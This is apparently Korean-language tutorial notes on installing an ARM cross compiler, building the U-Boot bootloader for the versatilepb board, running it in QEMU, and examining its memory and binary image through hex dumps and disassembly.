    - ./arm-2014.05-29-arm-none-linux-gnueabi.bin
    - /root/MentoGraphics/에 설치 됨

    - dash 오류가 나기 때문에 /bin/sh를 /bin/bash로 변경
      - ln -sf /bin/bash /bin/sh

Cross Compiler 설치

- CodeSourcery Cross Compiler 설치
  - Enter 혹은 Y를 계속 입력



```
Install Folder:
    /root/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux

Link Folder:
    /root/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux

Disk Space Information (for Installation Target):
    Required:  387,119,237 bytes
    Available: 17,149,759,488 bytes

PRESS <ENTER> TO CONTINUE:



===============================================================================
Ready To Install
----------------

InstallAnywhere is now ready to install Sourcery CodeBench Lite for ARM
GNU/Linux onto your system at the following location:

   /root/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux

PRESS <ENTER> TO INSTALL:



===============================================================================
Installing...
-------------

 [==================|==================|==================|==================]
 [
```

설치 완료

```
root@ubuntu:~# cd /root/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux
root@ubuntu:~/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux# cd bin
root@ubuntu:~/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux/bin#
root@ubuntu:~/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux/bin#
root@ubuntu:~/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux/bin# ./arm-none-linux-gnueabi-gcc
arm-none-linux-gnueabi-gcc: fatal error: no input files
compilation terminated.
root@ubuntu:~/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux/bin#
root@ubuntu:~/CodeSourcery/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux/bin#
```

PATH = 환경변수에 등록

```
export PATH=$PATH:/root/MentorGraphics/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux/bin
```

/root/.bashrc 에 추가

참고 : apt-get으로 설치하기

- apt-get install build-essential
- apt-get install gcc-arm-linux-gnueabihf

- 주의 : 본 cross compiler로 u-boot 컴파일 시엔 QEMU로 정상 로딩되지 않는 오류 발생

BootLoader

부트로더 컴파일

- 부트로더란?
  - 운영체제 진입 전에 실행되는 프로그램
  - 하드웨어 기본 세팅
  - 운영체제 커널 로딩
  - 펌웨어 및 메모리 읽기/쓰기 가능
  - 펌웨어 업데이트 (network, serial, usb)
  - 멀티 부팅 기능

대표적인 부트로더들

- Embedded
  - U-boot
  - Redboot
  - Netboot


- General
  - LILO
  - Grub

U-boot 설치

```
# wget ftp://ftp.denx.de/pub/u-boot/u-boot-2010.03.tar.bz2

# bzip2 -d u-boot-2010.03.tar.bz2

# tar xvf u-boot-2010.03.tar

# cd u-boot-2010.03

# make versatilepb_config ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi-

# make all ARCH=arm CROSS_COMPILE=arm-none-linux-gnueabi-
```

Versatile?


- 널리 사용되는 ARM 기반의 개발 보드



QEMU가 지원하는 보드 목록


```
# apt install qemu

# qemu-system-arm -M help
Supported machines are:
none                 empty machine
beagle               Beagle board (OMAP3530)
beaglexm               Beagle board XM (OMAP3630)
collie              Collie PDA (SA-1110)
nuri                Samsung NURI board (Exynos4210)
smdkc210               Samsung SMDKC210 board (Exynos4210)
connex               Gumstix Connex (PXA255)
verdex               Gumstix Verdex (PXA270)
highbank              Calxeda Highbank (ECX-1000)
integratorcp           ARM Integrator/CP (ARM926EJ-S) (default)
kzm                 ARM KZM Emulation Baseboard (ARM1136)
mainstone              Mainstone II (PXA27x)
musicpal              Marvell 88w8618 / MusicPal (ARM926EJ-S)
n800                 Nokia N800 tablet aka. RX-34 (OMAP2420)
n810                 Nokia N810 tablet aka. RX-44 (OMAP2420)
...
```

U-boot 실행




```
root@ubuntu:~/UBOOT/u-boot-2010.03# qemu-system-arm -M versatilepb -m 128M -nographic -kernel u-boot.bin
pulseaudio: pa_context_connect() failed
pulseaudio: Reason: Connection refused
pulseaudio: Failed to initialize PA contextaudio: Could not init `pa' audio driver


U-Boot 2010.03 (Aug 20 2015 - 13:43:06)

DRAM:   0 kB
Flash: 64 MB
*** Warning - bad CRC, using default environment

In:    serial
Out:   serial
Err:   serial
Net:   SMC91111-0
VersatilePB #
VersatilePB #
VersatilePB # help
?       - alias for 'help'
base    - print or set address offset
bdinfo  - print Board Info structure
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
dhcp    - boot image via network using DHCP/TFTP protocol
```

0번지엔 무엇이?




```
VersatilePB # md 0x0000
00000000: e3a00000 e59f1004 e59f2004 e59ff004    ......... ......
00000010: 00000183 00000100 00010000 00000000    ................
00000020: 00000000 00000000 00000000 00000000    ................
00000030: 00000000 00000000 00000000 00000000    ................
00000040: 00000000 00000000 00000000 00000000    ................
00000050: 00000000 00000000 00000000 00000000    ................
00000060: 00000000 00000000 00000000 00000000    ................
00000070: 00000000 00000000 00000000 00000000    ................
00000080: 00000000 00000000 00000000 00000000    ................
00000090: 00000000 00000000 00000000 00000000    ................
000000a0: 00000000 00000000 00000000 00000000    ................
000000b0: 00000000 00000000 00000000 00000000    ................
000000c0: 00000000 00000000 00000000 00000000    ................
000000d0: 00000000 00000000 00000000 00000000    ................
000000e0: 00000000 00000000 00000000 00000000    ................
000000f0: 00000000 00000000 00000000 00000000    ................
VersatilePB # 
```

0번지엔 무엇이?



010 Editor - C:₩Users₩home₩Desktop₩test.bin
File Edit Search View Scripts Templates Tools Window Help
f4f800h.a
Edit As: Hex
test.rfu
lj9040-50_fw_utility_08_260_3.bin*
9050_FULL_DUMP.bin
lj9040-50fw_08.270.1.rfu*
i.tmp.gz
test.bin
Output

```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 00 00 A0 E3 04 10 9F E5 04 20 9F E5 04 F0 9F E5  .. ã..Ÿå. Ÿå.ðŸå
0010h: 83 01 00 00 00 01 00 00 00 00 01 00              ƒ...........
```




```
ROM:00000000 ; Segment type: Pure code
ROM:00000000                 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:00000000                 CODE32
ROM:00000000                 MOV     R0, #0
ROM:00000004                 LDR     R1, =0x183
ROM:00000008                 LDR     R2, =0x100
ROM:0000000C                 LDR     PC, =0x10000
ROM:0000000C ; ---------------------------------------------------------------------------
ROM:00000010 dword_10        DCD 0x183               ; DATA XREF: ROM:00000004↑r
ROM:00000014 dword_14        DCD 0x100               ; DATA XREF: ROM:00000008↑r
ROM:00000018 off_18          DCD 0x10000             ; DATA XREF: ROM:0000000C↑r
ROM:00000018 ; ROM           ends
ROM:00000018
ROM:00000018                 END
```

Memory 내의 u-boot image



```
VersatilePB # md 0x10000
00010000: ea000012 e59ff014 e59ff014 e59ff014    ................
00010010: e59ff014 e59ff014 e59ff014 e59ff014    ................
00010020: 01000120 01000180 010001e0 01000240     ...........@...
00010030: 010002a0 01000300 01000360 deadbeef    ........`.......
00010040: 01000000 01000000 010155dc 0101853c    .........U..<...
00010050: e10f0000 e3c0001f e38000d3 e129f000    ..............).
00010060: eb00001c e24f006c e51f1030 e1500001    ....l.O.0.....P.
00010070: 0a000007 e51f2038 e51f3038 e0432002    ....8 ..80... C.
00010080: e0802002 e8b007f8 e8a107f8 e1500002    . ............P.
00010090: daffffb e51f005c e240d080 e2400a22    ....\.....@.".@.
000100a0: e2400080 e240d00c e3c0d007 e51f006c    ..@...@.....l...
000100b0: e51f106c e3a02000 e5802000 e2800004    l.... ... ......
000100c0: e1500001 daffffb eb0000bc eb0000bc    ..P.............
000100d0: e51ff004 010004a0 e3a00000 ee070f17    ................
000100e0: ee080f17 ee110f10 e3c00c23 e3c00087    ........#.......
000100f0: e3800002 e3800a01 ee010f10 e1a0c00e    ................
VersatilePB #
```

U-boot 파일 살펴보기



```
root@ubuntu:~/UBOOT/u-boot-2010.03# xxd u-boot.bin | more
0000000: 1200 00ea 14f0 9fe5 14f0 9fe5 14f0 9fe5  ................
0000010: 14f0 9fe5 14f0 9fe5 14f0 9fe5 14f0 9fe5  ................
0000020: 2001 0001 8001 0001 e001 0001 4002 0001   ...........@...
0000030: a002 0001 0003 0001 6003 0001 efbe adde  ........`.......
0000040: 0000 0001 0000 0001 dc55 0101 3c85 0101  .........U..<...
0000050: 0000 0fe1 1f00 c0e3 d300 80e3 00f0 29e1  ..............).
0000060: 1c00 00eb 6c00 4fe2 3010 1fe5 0100 50e1  ....l.O.0.....P.
0000070: 0700 000a 3820 1fe5 3830 1fe5 0220 43e0  ....8 ..80... C.
0000080: 0220 80e0 f807 b0e8 f807 a1e8 0200 50e1  . ............P.
0000090: fbff ffda 5c00 1fe5 80d0 40e2 220a 40e2  ....\.....@.".@.
00000a0: 8000 40e2 0cd0 40e2 07d0 c0e3 6c00 1fe5  ..@...@.....l...
00000b0: 6c10 1fe5 0020 a0e3 0020 80e5 0400 80e2  l.... ... ......
00000c0: 0100 50e1 fbff ffda bc00 00eb bc00 00eb  ..P.............
